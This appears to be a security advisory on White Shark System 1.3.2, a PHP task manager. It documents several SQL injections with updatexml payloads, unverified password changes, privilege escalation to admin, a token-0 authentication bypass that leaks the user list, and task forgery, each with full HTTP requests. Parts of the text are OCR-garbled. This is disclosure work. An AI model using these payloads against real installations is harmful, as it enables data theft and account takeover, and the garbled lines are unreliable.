

\*\*Environment: \*\* apache/php 7.0.12/White Shark System(wss) 1.3.2

| \$sortlist = "csa\_last\_update"; Hif (isset(\$\_GET['sort'])) { | \$sortlist = \$\_GET['sort'];

The vulnerable file is control\_task.php. (control\_project.php, default\_user.php)

On line 150, if the user submits the sort parameter, it is assigned to \$sortlist.

On line 284, the GetSQLValueString function is called to process \$sortlist and assign it to \$query\_Recordset1.

GetSQLValueString(\$sortlist, "defined", \$sortlist, "NULL"),

[1]SQL Injection Vulnerability

In the control\_task.php file:

```
15
      switch ($theType)
         case "text"
16
          $theValue = ($theValue != "") ? "'" . $theValue . "'" : "NULL";
18
19
         case "long":
        case "int":
20
          $theValue = ($theValue != "") ? intval($theValue) : "NULL";
         break;
         case "double":
24
         $theValue = ($theValue != "") ? doubleval($theValue) : "NULL";
          break;
26
         case "date":
27
           $theValue = ($theValue != "") ? "'" . $theValue . "'" : "NULL";
          break;
         case "defined":
29
           $theValue = ($theValue != "") ? $theDefinedValue : $theNotDefinedValue;
32
```

In the GetSQLValueString function of function.class.php, when the Type is defined, it will return the value without processing.

Go back to the control\_task.php file:

```
287 | Squery_limit_Recordset1 = sprintf("%s LIMIT %d, %d", Squery_Recordset1, StartRow_Recordset1, SmaxRows_Recordset1);
288 | SRecordset1 = mysql_query(Squery_limit_Recordset1, Stankdb) or die(mysql_error());
```

Line 289 data directly enters the database query, the injection vulnerability was caused by not filtering the data.



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# XPATH syntax error: ':root@localhost'

The current user is obtained by injection as root@localhost.

[2]SQL Injection Vulnerability

The vulnerable file is default\_task\_edituser.php.

The system can filter requests by default only after calling the GetSQLValueString function.

In the default\_task\_edituser.php file:

```
5 Fif ($ SESSION['MM_rank'] < "2") {
6    header("Location: ". $restrictGoTo);
7    exit;
8  }</pre>
```

Line 5 restricts the user to one of "Guest" / "Ordinary User" / "Project Manager" / "Administrator".

Line 20 directly puts <code>\$\_POST['csa\_to\_user']</code> into the database for query, resulting in injection.

Initiate a POST request to submit the following data:

```
POST /default_task_edituser.php HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 79
Pragma: no-cache
Cache-Control: no-cache
Origin: http://127.0.0.1:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/x-www-form-urlencoded
Referer: http://127.0.0.1:8002/default_user_edit.php?UID=2
Accept-Encoding: gzip, deflate
```

```
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=doblmc5scckdktqjp6bif5dh64; csd=19
csa to user=1' and 1=(updatexml(1,concat(0x5e24,(select @@version),0x5e24),1))#
```

The current database version obtained by injection is 5.5.53:

```
| POST /default_task_edituser.php HTTP/1.1 |
| Host: 127. 0. 0.1:8002 |
| Connection: keep-alive |
| Content-Length: 79 |
| Pragma: no-cache |
| Origin: http://127. 0. 0.1:8002 |
| Upgrade-Insoure-Requests: 1 |
| User-Agent: Mozilla/S. 0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 |
| Core/l. 53. 4275. 400 QBBrowser/9. 7. 12661. 400 |
| Content-Type: application/x-www-form-urlencoded |
| Accept-Language: zh-Ch, Xi; q=0. 8 |
| Referer: http://127. 0. 0.1:8002/default_user_edit.php?UID=2 |
| Accept-Language: zh-Ch, Xi; q=0. 8 |
| Cookie: PHPSESSID=doblmc5scckdktqjp6bif5dh64; csd=19 |
| csa_to_user=1' and 1= (updatexml(1, concat(0x5e24, (select |
| eeversion), 0x5e24), 1) | #|
```

#### [3]SQL Injection Vulnerability

The vulnerable file is log\_edit.php.

In log\_edit.php:

Line 5 restricts the user to one of "Guest" / "Ordinary User" / "Project Manager" / "Administrator".

```
10 | $logdate = $_GET['date'];
11 | $taskid = $ GET['taskid'];
    $query_log = sprintf("SELECT *,
51
     tk_user1.uid as uid1,
      tk user2.tk display name as tk display name2
     FROM tk task_byday
     inner join tk_task on tk_task_byday.csa_tb_backup1=tk_task.TID
inner join tk_user as tk_user2 on
54
     tk task byday.csa tb backup2=tk user2.uid
     inner join tk_user as tk_user1 on
56
      tk_task.csa_from_user=tk_userl.uid
57
     WHERE csa_tb_year=$logdate AND csa_tb_backup1= %s ",
     GetSQLValueString($taskid, "text"));
     $log = mysql_query($query_log, $tankdb) or die(mysql_error());
     $row_log = mysql_fetch_assoc($log);
59
60 $totalRows log = mysql num rows($log);
```

On line 58, \$logdate enters the database query without being processed by the GetSQLValueString function, resulting in injection.

Request the following url:  $/\log_{edit.php?date=1234/**/and/**/1=(updatexml(1,concat(0x5e24,(select%20@eversion),0x5e24),1))--%20-\&taskid=1$ 

The current database version obtained by injection is 5.5.53.

# [4]Unauthorized Access Vulnerability

In user edit password.php:

```
12 pif (isset($ POST['tk user pass'])) {
       $password = $ POST['tk user pass'];
13
14
16
     $tk password = md5(crypt($password, substr($password, 0, 2)));
    pif ((isset($_POST["MM_update"])) && ($_POST["MM_update"] == "form1"
19
       $updateSQL = sprintf("UPDATE tk user SET tk user pass=%s WHERE
       uid=%s".
                            GetSQLValueString($tk_password, "text"),
                            GetSQLValueString($ POST['ID'], "int"));
22
       mysql_select_db($database_tankdb, $tankdb);
24
       $Result1 = mysql query($updateSQL, $tankdb) or die(mysql error());
```

On line 24, the password is modified for the specified user by \$\_POST['ID'] and the original password is not verified. So you can override the password of someone else.

After logging in, send the following data:

```
POST /user_edit_password.php HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 69
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://127.0.0.1:8002/user_edit_password.php?UID=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=dob1mc5scckdktqjp6bif5dh64; csd=21
tk user pass=a121314156&tk user pass2=a121314156&MM update=form1&ID=1
```

The admin's password will be modified to a121314156.

#### [5]CSRF Vulnerability

Save the following as change.html:

After the admin accesses the page, the admin's password will be modified to a1111111. If you want to modify someone else's password, modify the corresponding UID parameter.

#### [6]Unauthorized Access Vulnerability

In default\_user\_edit.php

```
23 #if ($row_Recordset1['uid'] <> $_SESSION['MM_uid'] && $_SESSION['MM_rank'] < "5") {
    header("Location: ". $restrictGoTo);
    exit;
}
```

Line 23 If the queried user uid does not match the current id or is not an admin, the operation is quit, and the user is prohibited from viewing other user details

However, when the user's data update is performed on line 58, the user uid of the data to be updated is directly obtained from \$\_POST['ID'], so that the information of others can be modified.

POST requests the following data:

```
POST /default_user_edit.php?UID=2 HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 179
Pragma: no-cache
Cache-Control: no-cache
Origin: http://127.0.0.1:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html.application/xhtml+xml.application/xml:g=0.9.image/webp.*/*:g=0.8
Referer: http://127.0.0.1:8002/default_user_edit.php?UID=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=dob1mc5scckdktqjp6bif5dh64; csd=19
```



You can modify the information of the admin user.

At the same time, you can upgrade the current user to the admin by modifying tk\_user\_rank to 5 when you modify your own information!

```
POST /default_user_edit.php?UID=2 HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 183
Pragma: no-cache
Cache-Control: no-cache
Origin: http://127.0.0.1:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://127.0.0.1:8002/default_user_edit.php?UID=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=doblmcSscckdttqjp6bif5dh64; csd=19
```



## [7] Sensitive Information Disclosure Vulnerability

The if\_get\_addbook.php file does not have an authentication operation.

```
$ $getjson = file_get_contents('php://input');
$ $dataarr = json_decode($getjson, true);
$ $token=$dataarr['token'];


6 $ uid = check_token($token);
```

Line 3 reads all the input via php://input; Line 4 decodes the json data; Line 7 checks the token value in json with the check\_token function.

The check\_token function is in /function.class.php:

```
382 $LoginRS_query=sprintf("SELECT uid FROM tk_user WHERE tk_user_token=%s",
383 GetSQLValueString($token, "text"));
384 $LoginRS = mysql_query($LoginRS_query, $tankdb) or die(mysql_error());
385 $loginFoundUser = mysql_num_rows($LoginRS);
```

By default, all users have a token of 0.



So the check\_token function returns the uid of the user whose token is 0, which is the uid of all users by default.

Go back to if\_get\_addbook.php:

```
9 pif($uid <> 3) {
10
11     $get_function = get_user_select();
12
13
14     $redata = json_encode($get_function);
echo $redata;
```

```
1045
         function get user select() {
1046
           global $tankdb;
1047
           global $database tankdb;
1048
1049
           $query_user ="SELECT * FROM tk_user WHERE tk_user_rank <> '0' ORDER BY
           CONVERT(tk_display_name USING gbk)";

$userRS = mysql_query($query_user, $tankdb) or die(mysql_error());

$row_user = mysql_fetch_assoc($userRS);
1053
1054
           $user_arr = array ();
         do {
           $user_arr[$row_user['uid']]['uid'] = $row_user['uid'];
$user_arr[$row_user['uid']]['name'] = $row_user['tk_display_name'];
} while ($row_user = mysql_fetch_assoc($userR$));
1056
           return $user_arr;
```

Line 11 calls the get user select function in function.class.php.

POST requests the following data:

```
POST /if_get_addbook.php HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 11
Pragma: no-cache
Cache-Control: no-cache
Origin: http://127.0.0.1:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://127.0.0.1:8002/default_user_edit.php?UID=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie:
{"token":0}
```

Return information for all users:

```
| HTTP/1.1 200 OK | Post | Pos
```

## [8]Unauthorized Access Vulnerability

The default\_task\_add.php file specifies the dispatcher by \$\_POST['csa\_create\_user'] when assigning the task, and \$\_POST['csa\_create\_user'] = 1 can forge the task for the admin user.

POST requests the following data:

```
POST /default_task_add.php?projectID=1&UID=-1&touser=-1 HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 313
Pragma: no-cache
Cache-Control: no-cache
Origin: http://127.0.0.1:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0: WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://127.0.0.1:8002/default_task_add.php?projectID=1&UID=-1&touser=-1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=dob1mc5scckdktqjp6bif5dh64; csd=1
```

csa\_text=test\_admin\_create\_project\_by\_todaro&csa\_remark1=hhhh&csa\_tag=cccccc&csa\_type=20&csa\_to\_dept=0001&csa\_to\_user=2&csa\_from\_dept=08-27&plan\_end=2018-08-28&plan\_hour=&csa\_priority=3&csa\_temp=3&csa\_remark2=2&cont=ffff&MM\_insert=form1





← → C 🗘 🛈 127.0.0.1:8002/control\_file.php

Notice: Undefined variable: pagetabs in

F:\tong\phpstudy\PHPTutorial\WWW\wss\control file.php on line 64

**Notice**: Undefined variable: pagetabs in

F:\tong\phpstudy\PHPTutorial\WWW\wss\control file.php on line 66

**Notice**: Undefined variable: pagetabs in

F:\tong\phpstudy\PHPTutorial\WWW\wss\control file.php on line 68

Notice: Undefined variable: database tankdb in

F:\tong\phpstudy\PHPTutorial\WWW\wss\control file.php on line 72

Notice: Undefined variable: tankdb in

F:\tong\phpstudy\PHPTutorial\WWW\wss\control\_file.php on line 72

/control\_file.php

← → C 🗘 🛈 127.0.0.1:8002/control\_log.php

**Warning**: date(): It is not safe to rely on the system's timezone settings. You are the date.timezone setting or the date\_default\_timezone\_set() function. In case you those methods and you are still getting this warning, you most likely misspelled identifier. We selected the timezone 'UTC' for now, but please set date.timezone timezone. in **F:\tong\phpstudy\PHPTutorial\WWW\wss\control\_log.php** on li

**Warning**: date(): It is not safe to rely on the system's timezone settings. You are the date.timezone setting or the date\_default\_timezone\_set() function. In case you those methods and you are still getting this warning, you most likely misspelled identifier. We selected the timezone 'UTC' for now, but please set date.timezone timezone. in **F:\tong\phpstudy\PHPTutorial\WWW\wss\control\_log.php** on li

Fatal error: Call to undefined function GetSQLValueString() in F:\tong\phpstudy\PHPTutorial\WWW\wss\control log.php on line 43

/control\_log.php

← → ♂ ☆ ⑤ 127.0.0.1:8002/control\_project.php

Fatal error: Call to undefined function get\_item() in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control\_project.php on line 5

/control\_project.php

 $\leftarrow$   $\rightarrow$  C  $\bigcirc$  127.0.0.1:8002/control\_task.php

Strict Standards: Only variables should be passed by reference in F:\tong\phpstudy\PHPTutorial\WWW\wss\control task.php on line 3

Fatal error: Call to undefined function get\_item() in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control task.php on line 10

< >		☆ 127.0.0.1	:8002/control_log.	.php							
										zone setting or se set date.tim	
										zone setting or se set date.tim	
Fatal er	or: Call to u	undefined fund	tion GetSQLVa1	ueString()	in <b>F:\tong\</b> p	hpstudy\PHF	Tutoria1\\	M\wss\cor	tro1_1 og. )	php on line 44	
/control_lo	g.php										
< >	COI	☆ 127.0.0	0.1:8002/tree.php								
Fatal er	ror: Call to	undefined fu	nction get_tre	ee() in <b>F:\</b>	tong\phpstu	dy\PHPTuto	ria1\VVV\w	ss\tree.p	<b>hp</b> on line	· 2	
/tree.php											
	① 127.0.0.1:8002/co										_

Strict Standards: Only variables should be passed by reference in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control\_task.php on line 3

Fatal error: Call to undefined function get\_item() in F:\tong\phpstudy\PHPTutorial\WWW\wss\control\_task.php on line 10

/control\_task.php

#### Releases

No releases published

## Packages

No packages published